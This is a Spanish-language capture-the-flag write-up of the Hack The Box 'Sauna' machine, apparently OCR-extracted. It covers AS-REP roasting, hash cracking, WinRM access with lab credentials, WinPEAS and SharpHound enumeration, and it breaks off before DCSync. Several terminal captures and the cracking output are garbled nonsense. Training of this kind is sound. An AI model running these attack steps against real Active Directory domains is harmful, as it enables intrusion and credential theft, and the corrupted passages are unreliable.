Sauna

Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the *DS-Replication-Get-Changes-All* extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as `NT_AUTHORITY\SYSTEM`.

Escaneo:

Starting Nmap 7.93 (https://nmap.org) at 2023-09-11 21:14 -05

Nmap scan report for 10.10.10.175 (10.10.10.175)

Host is up (0.075s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-12 09:15:48Z)

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,

Site: Default-First-Site-Name)

464/tcp open kpasswd5?

636/tcp open tcpwrapped

3268/tcp open Idap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,

Site: Default-First-Site-Name)

Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 69.61 seconds

full puertos:

nmap -Pn -p- 10.10.10.175 -T4

Starting Nmap 7.93 (https://nmap.org) at 2023-09-11 21:17 -05

Nmap scan report for 10.10.10.175 (10.10.10.175)

Host is up (0.074s latency).

Not shown: 65516 filtered tcp ports (no-response)

PORT STATE SERVICE

53/tcp open domain

80/tcp open http

88/tcp open kerberos-sec

135/tcp open msrpc

```
139/tcp open netbios-ssn
389/tcp open Idap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open Idapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
49667/tcp open unknown
49673/tcp open unknown
49674/tcp open unknown
49676/tcp open unknown
49696/tcp open unknown
Rescaneando:
nmap -Pn -sCV EGOTISTICAL-BANK.LOCAL -T4 -v
53/tcp open domain
                        Simple DNS
Plus
80/tcp open http
                      Microsoft IIS httpd
10.0
|_http-server-header: Microsoft-IIS/
10.0
|_http-title: Egotistical Bank ::
Home
| http-methods:
Supported Methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-12 09:22:50Z)
                       Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open Idap
                       Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCALO.,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open Idap
                       Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCALO.,
Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
l 311:
    Message signing enabled and required
```

| smb2-time:

date: 2023-09-12T09:22:59


_ start_date: N/A

|_clock-skew: 6h59m56s


validando el dominio con crackmapexec y ldap crackmapexec ldap 10.10.10.175 -u " -p "




tenemos puerto 80 abierto




Agreamos al /etc/hots y rescaneamos y validamos




posibles colaboradores:





admins:



Our Posts



Sed ut perspiciatis elit in Scelerisque






Perspiciatis unde omni elit in Scelerisque

11-03-19 Admin



Sed ut perspiciatis elit in Scelerisque

m 02-04-19 & Admin



escaneo gobuster:

gobuster dir -u http://egotistical-bank.local/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3medium.txt -x txt,php,ht,html,xml,sh

(Status: 301) [Size: 160] [--> http://egotistical-bank.local/images/] /images

/index.html

(Status: 200) [Size:

32797]

/about.html

(Status: 200) [Size:

30954]

/contact.html

(Status: 200) [Size:

15634]

/blog.html (Status: 200) [Size:

24695]

/Images (Status: 301) [Size: 160] [--> http://egotistical-bank.local/Images/]

(Status: 301) [Size: 157] [--> http://eqotistical-bank.local/css/] /css

/Contact.html (Status: 200) [Size:

15634]

/About.html (Status: 200) [Size:

309541

/Index.html (Status: 200) [Size:

327971

/Blog.html (Status: 200) [Size:

24695]

/fonts (Status: 301) [Size: 159] [--> http://egotistical-bank.local/fonts/]

/IMAGES (Status: 301) [Size: 160] [--> http://egotistical-bank.local/IMAGES/]

/INDEX.html (Status: 200) [Size:

32797]

/Fonts (Status: 301) [Size: 159] [--> http://egotistical-bank.local/Fonts/]

/single.html (Status: 200) [Size:

38059]

/CSS (Status: 301) [Size: 157] [--> http://egotistical-bank.local/CSS/]


/CONTACT.html (Status: 200) [Size:

15634]


/ABOUT.html (Status: 200) [Size: 30954]

parece que con estos usuarios podemos crear un pequeño diccionario de usuarios y validar con cual nos podemos autenticar, recordemos que tiene nombre y apellido en una organización simpre se crean los user con estas letras ejemplo my user of isec: apenue


para esto se utiliza el script username-anarchy hacemos vamos al script luego a raw y wget <a href="https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/



sin embargo nos da un problema de formatos entonces descargamos un segundo script llamado formats plugins



al igual raw y wget https://raw.githubusercontent.com/urbanadventurer/username-anarchy/master/format-plugins.rb



cambiamos permisos de ejecución a ambos scripts

en esta pagina hay muchas formas de utilizar el script https://morningstarsecurity.com/research/username-anarchy se puede por primera letra mas apellido,nombre y apellido etc.. como no conocemos el formato utilizamos este

You know the name of a user but not the username format

```
Terminal
$ ./username-anarchy anna key
anna
annakey
annakey
annake
a.key
akey
akey
kanna
k.anna
...
```

llenamos nuestro diccionario de la siguiente forma

```
(kali@ kali)-[~/machineshtb/Sauna]
$ ./username-anarchy Bowie Taylor >> usuarios.txt


(kali@ kali)-[~/machineshtb/Sauna]
$ ./username-anarchy Hugo Bear >> usuarios.txt

Bowie

(kali@ kali)-[~/machineshtb/Sauna]
$ ./username-anarchy Sophie Driver >> usuarios.txt

Hugo Bear

(kali@ kali)-[~/machineshtb/Sauna]
```



ya con el diccionario vamos a hacer el ataque de preautenticacion en kerberos. se puede utilizar 2 herramientas Getnpusers y kerbrute

KERBRUTE PRE AUTENTICATION USERS:

nos guiamos de la siguiente pagina https://github.com/ropnop/kerbrute/releases/tag/v1.0.3
elegimos linux amd 64




permisos

```
—(kali⊛ kali)-[~/machineshtb/Sauna
—$ chmod 777 kerbrute_linux_amd64<sup>©ko</sup>
```

ejecutamos

/kerbrute_linux_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL usuarios.txt



el user valido es fsmith@EGOTISTICAL-BANK.LOCAL

con GetNPUsers.py PRE AUTENTICATION USERS

ayuda de: https://cheatsheet.haax.fr/windows-systems/exploitation/kerberos/

```
$ locate GetNPUsers.py
/usr/share/doc/python3-impacket/examples/GetNPUsers.py
Offensive Security Cheatsheet

(kali@kali)-[~/machineshtb/Sauna]
```

/usr/share/doc/python3-impacket/examples/GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile usuarios.txt

al ejecutar encontramos

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Krbbsorsep$23f5mithpEGOTISTICAL=BAMK.LOCAL: C720B5fb3acal+3ac6553e057969ebe49;442f652f94c5d7e165e049f5786704b142b5a236348237c45294c9a55501ff3cda1d56378d7f84c154007033b
dab9bb6093e180b8229d22acdfeeb8dcfebaeadbf3af44c49146e9bafd27f82c33d8bb91092e70ecdc43a035885d062a3cfe6cc57fe982933ee7153f07e6210e7a8548bee60a911900ecd9025ce74e878db11
3714c8222fd74cbb7b9d6a03044030609f4a80c41b6e4f9bb6bbeab6c4037d0bab66842c4d18a46d24ca07ad0efa11f53a5dd6406a8a9567957d89a2a460481a605c3c7691d4fcbbade6ac6f82e4af218b3df95a
20e86ec1ae5cd40e32e75bcd9a0064786fbd9dbc107e2e2cf368a87e91815482d5845c99kbae940b8497594
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

entonces ya tenemos el TGT

crackeamos con nuestro amigo john john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmit.txt

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmit.txt
Using default input encoding: UTF-8
Loaded Fireassword hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run firepenmp threads
Press 'd' or Ctrl-C to abort, almost any other key for status results are status results and the strokers are status results and the strokers are status results and the status results are status results. The strokers are status results are status results and the status results are status results. The strokers are status results are status results and the status results are status results. The strokers are status results are status results are status results are status results. The strokers are status results are status results are status results are status results. The strokers are status results are status results are status results are status results. The strokers are status results are status results are status results are status results. The strokers are status results are status results. The strokers are status results are s
```

user: fsmith@EGOTISTICAL-BANK.LOCAL

pass:Thestrokes23


entonces validamos con winrm si tenemos shell para evil-win

crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23

evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23

```
$\text{kalibric/-/machineshtb/Sauna} \text{Formula forest support of the clarked passwords reliably support of the
```

la flag en desktop



ENUMERACIÓN POST EXPLOTACION:

net user

Administrator FSmith Guest HSmith krbtgt svc_loanmgr

net groups

- *Cloneable Domain Controllers
- *DnsUpdateProxy
- *Domain Admins
- *Domain Computers
- *Domain Controllers
- *Domain Guests
- *Domain Users
- *Enterprise Admins
- *Enterprise Key Admins
- *Enterprise Read-only Domain Controllers
- *Group Policy Creator Owners
- *Key Admins
- *Protected Users
- *Read-only Domain Controllers
- *Schema Admins

The command completed with one or more errors.


net user fsmith

```
Local Group Memberships *Remote Management Uses
Global Group memberships *Domain Usersommand com
The command completed successfully.
```

Usaremos a wipeas para validar configuraciones incorrectas:

https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

buscamos winpeas github y vamos a binarios



https://github.com/carlospolop/PEASS-ng/releases/tag/20230910-ae32193f



nos muestra varias arquitecturas por cual debemos tener conocimeinto de que arquitectura tenemos en el host sauna

valide con varios comando pero me daba acceso denegado por cual inventigando encontre el siguiente https://www.sysadmit.com/2015/10/windows-como-saber-si-es-de-32-o-64-bits.html

2) Consulta de una clave en el registro:

reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment" /v PROCESSOR_ARCHITECTURE

reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PROCESSOR_ARCHITECTURE

```
*EVIL-WihRM* PS_CC_\Users\FSmith\Desktop>\ardegequery\ "HKLM\SYSTEM\CucrentControl\Session Manager\Environment" /v PROCESSOR_ARCHITECTURE

HKEY_LOCAL_MACHINE\SYSTEM\CurrentGontrol\Session_Manager\Environment

PROCESSOR_ARCHITECTURE REG_SZ AMD64

) else (
*Evil-WinRM* PS C:\Users\FSmith\Desktop> 0 os do 64 bits"
```

segun este pequeño codigo sabemos que es de 64 bits

```
if "%PROCESSOR_ARCHITECTURE%" == "x86" (
echo "El SO es de 32 bits"
) else (
echo "El SO es de 64 bits"
)
```

descargamos el de 64 solo dando click

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Er mat-plugins.rb kerbrute_linux_amd64 tgtfsmit.txt username-anarchy usuarios.txt winPEASx64.exe

-(kali@kali)-[~/machineshtb/Sauna]


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Er

-(kali@kali)-[~/machineshtb/Sauna]

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Er

-(kali@kali)-[~/machineshtb/Sauna]
```

subimos en victima upload /home/kali/machineshtb/Sauna/winPEASx64.exe ejecutamos ./winPeasx64.exe



encontramos en la linea 1561 el autologon

user:svc_loanmanager pass:Moneymakestheworldgoround! nos conectamos con evil-win con este pass y user

crackmapexec winrm 10.10.10.175 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'

```
SMB 10.10.10.10.175 5985 SAUNA (**) SAUNA (*
```

sin embargo nos tira un error y es porque el usuario no existe

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net users con evil-win con este pass y user

User accounts for \\

Crackmapexec winrm 10.10.10.175 -u 'svc_loanmanage support of the command completed with one or more errors.


*Evil-WinRM* PS C:\Users\FSmith\Documents> | Smith | Smith
```

es user:svc_loanmgr pass:Moneymakestheworldgoround! evil-winrm -i 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'


```
| Active Directory / Sauna | Solution | Solu
```


Vamo a requerir de bloodhound ver la maquina Forest donde se explica todo paso a paso

levantamos neo4j y vamos al localhost




Ingresamos credenciales neo4j pass 123




Borramos la base de datos de Neo4j importante porque nos toma el grafo del la ultima maquina hecha xd

match (a) -[r] -> () delete a, r match (a) delete a



buscamos el script sharphound este lo requerimos para subirlo a la maquina victima y luego extraer la información y subirla al bloodhound para ello tenemos que tener en cuenta la fecha en que se hizo la maquina que fue en el 2020



usaremos el script version 1.1

https://github.com/BloodHoundAD/SharpHound/releases/tag/v1.1.1

♦ SharpHound-v1.1.1-debug.zip	2.05 MB	May 23
♦ SharpHound-v1.1.1.zip	2.04 MB	May 23
Source code (zip)		May 23
Source code (tar.gz)		May 23

borramos archivos basura

```
(kali% kali)-[~/machineshtb/Sauna]
$ rm System.*


(kali% kali)-[~/machineshtb/Sauna]
$ rm SharpHound.ps1

(kali% kali)-[~/machineshtb/Sauna]
$ rm SharpHound.pdb

(kali% kali)-[~/machineshtb/Sauna]
$ rm SharpHound.exe.config

(kali% kali)-[~/machineshtb/Sauna]
$ rm SharpHound.exe.config

(kali% kali)-[~/machineshtb/Sauna]
```




subimos el .exe
upload /home/kali/machineshtb/Sauna/SharpHound.exe

```
PEVILWINRM*CPS:C:\Users\svc_loanmgr | Documents | upload /home/kali/machineshtb/Sauna/SharpHound.exe | Active Direction | Uploading /home/kali/machineshtb/Sauna/SharpHound.exe | Loanmgr\Documents\SharpHound.exe | Info: Uploading /home/kali/machineshtb/Sauna/SharpHound.exe | Inflating: System.Diagnostics.fracing.dl | Inf
```

ejecutamos el .exe con el flag -c all .\SharpHound.exe -c all


descargamos el .zip y le damos un nombre en este caso blood download C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip blood.zi

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> download C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip blood.zip
Info: Downloading C:\Users\svc_loanmgr\Documents\20230914024724_BloodHound.zip to blood.zip
Info: Download successful!
```





levantamos bloodhound credenciales neoj4 123

```
(kali® kali)-[~/machineshtb/Sauna]
$ bloodhound
(node:25162) electron: The default of contextIsol
lectron/electron/issues/23506 for more informatio
(node:25232) [DEP0005] DeprecationWarning: Buffer
from() methods instead.
```




subimos blood.zip






buscamos los siguientes privilegios DCSYnc Rights



